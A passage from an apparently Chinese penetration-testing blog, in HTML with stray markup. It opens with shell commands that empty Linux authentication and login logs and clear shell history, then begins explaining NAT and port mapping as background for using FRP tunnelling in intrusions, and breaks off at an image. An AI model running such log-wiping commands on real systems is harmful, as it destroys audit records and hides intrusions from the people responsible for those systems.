</span></span><span class="highlight-line"><span class="highlight-cl"><span class="high
ight-nb">echo</span> &gt; /var/log/auth.log
</span></span><span class="highlight-line"><span class="highlight-cl"><span class="high
ight-nb">echo</span> &gt; /var/log/user.log
</span></span><span class="highlight-line"><span class="highlight-cl"><span class="high
ight-nb">echo</span> &gt; /var/log/wtmp
</span></span><span class="highlight-line"><span class="highlight-cl"><span class="high
ight-nb">echo</span> &gt; /var/log/lastlog
</span></span><span class="highlight-line"><span class="highlight-cl"><span class="high
ight-nb">echo</span> &gt; /var/log/btmp
</span></span><span class="highlight-line"><span class="highlight-cl"><span class="high
ight-nb">echo</span> &gt; /var/run/utmp
</span></span><span class="highlight-line"><span class="highlight-cl"><span class="high
ight-nb">history</span> -c
</span></span></code></pre>
```

<h2 id="FRP-内网穿透服务器在渗透中的应用">FRP 内网穿透服务器在渗透中的应用</h2>

<h2 id="局域网主机上网原理">局域网主机上网原理</h2>

<blockquote>

<p>实现局域网内主机上网的技术叫做 NAT 技术，IPV4 设计之初没有想到互联网发展的如此迅速，至于有一天人们意识到 P 资源有耗尽的可能性，所以有了 NAT 网络地址转换来解决局域网内所有主机仅通过 1 个公网 P 进行上网，以节省公网 IP 资源。</p>

<p>在 2019/11/25 日全球的 Pv4 地址已经彻底耗尽。</p>

</blockquote>

<p></p>

<p>如图中所示，公网 IP 是绑定在 NAT 网关上，而 NAT 网关负责<strong>将私网地址转换为公网地址</strong>然后访问互联网资源，互联网资源返回数据包时则<strong>对照 NAT 表将数据包中公网地址转换为私网地址</strong>，也就是将应答返回给发起请求的主机。</p>

<p></p>

<ol>

<li>内网 172.18.250.6 主机请求访问百度,百度的 IP 地址为 202.108.22.5,此时内网主机发起请求,此数据包结构:源 IP 地址是 172.18.250.6 目的 IP 地址为 202.108.22.5</li>

<li>当数据包经过 NAT 网关时,NAT 网关将源 IP 地址修改为 219.155.6.240,相当于路由器代替我们问了百度服务器一样,并记录下是内网哪台机器发出的请求</li>

<li>百度收到 219.155.6.240 发来的数据包请求并做出相应,返回数据包:源 IP 地址:202.108.22.5 目地址 IP: 219.155.6.240</li>

<li>NAT 网关收到百度的应答包,根据 NAT 关联表得知该请求是内网的 172.18.250.6 发起的,所以将的地址修改为 172.18.250.6 并将数据包转发至 172.18.250.6,此时内网主机和百度就产生了一次交互后续建立链接以及交互的方式同上。</li>

</ol>

<h2 id="在内网发布服务使之可在公网访问">在内网发布服务使之可在公网访问</h2>

<p>我们分析 NAT 工作过程中可以得知整个过程<strong>进行了 2 次 IP 地址转换</strong>,</p>

<p>第一次将请求包的源 P 地址源地址转换称之为 SNAT,其中 S 表示 source 表示源;</p>

<p>第二次转换应答包的地址也被称之为目的地址转换 DNAT,D 表示 Destination 表示目的, DNAT 转换可以使互联网访问到内网的主机,我们单独配置 DNAT 就可以实现外部网络访问内网机。</p>

<blockquote>

<p>通过<strong>端口映射</strong>发布服务的方式:<br>

端口映射是比较灵活的映射内网各个不同主机的方式,需要对外发布的服务端口,端口映射的配置方也比较简单,一般情况可通过路由器配置</p>

但是通过路由器配置端口映射需要有一个前提条件，就是你路由器能够拥有一个公网 IP

按正常逻辑来说我们路由器拨号成功后运营商会分配一个**公网 IP** 给路由器但是对于运营商来说这样对 IPv4 的资源也是种负担。如果每个人都有一个公网 IP，那么国内的 IPv4 资源将会非常紧张，我国总计约有 3 亿个 IPv4 地址，而我国网民何止 3 亿。

**所以运营商会**在路由器拨号中再 `&lt;u>` 嵌套一层内网 `&lt;/u>`，也就是说我们路由器拨号得到的 IP 地址也是一个 `&lt;u>` 网地址 `&lt;/u>`，然后由 `&lt;u>` 运营商的路由网关再做 N T 地址转换进行上网 `&lt;/u>`。

</blockquote>

## FRP

 `&lt;img src="https://ld246.com/images/img-loading.svg" alt="image20220127161752663.png" data-src="https://b3logfile.com/file/2022/02/image-20220127161752663-bc74c88e.png?imageView2/2/interlace/1/format/jpg" &gt;`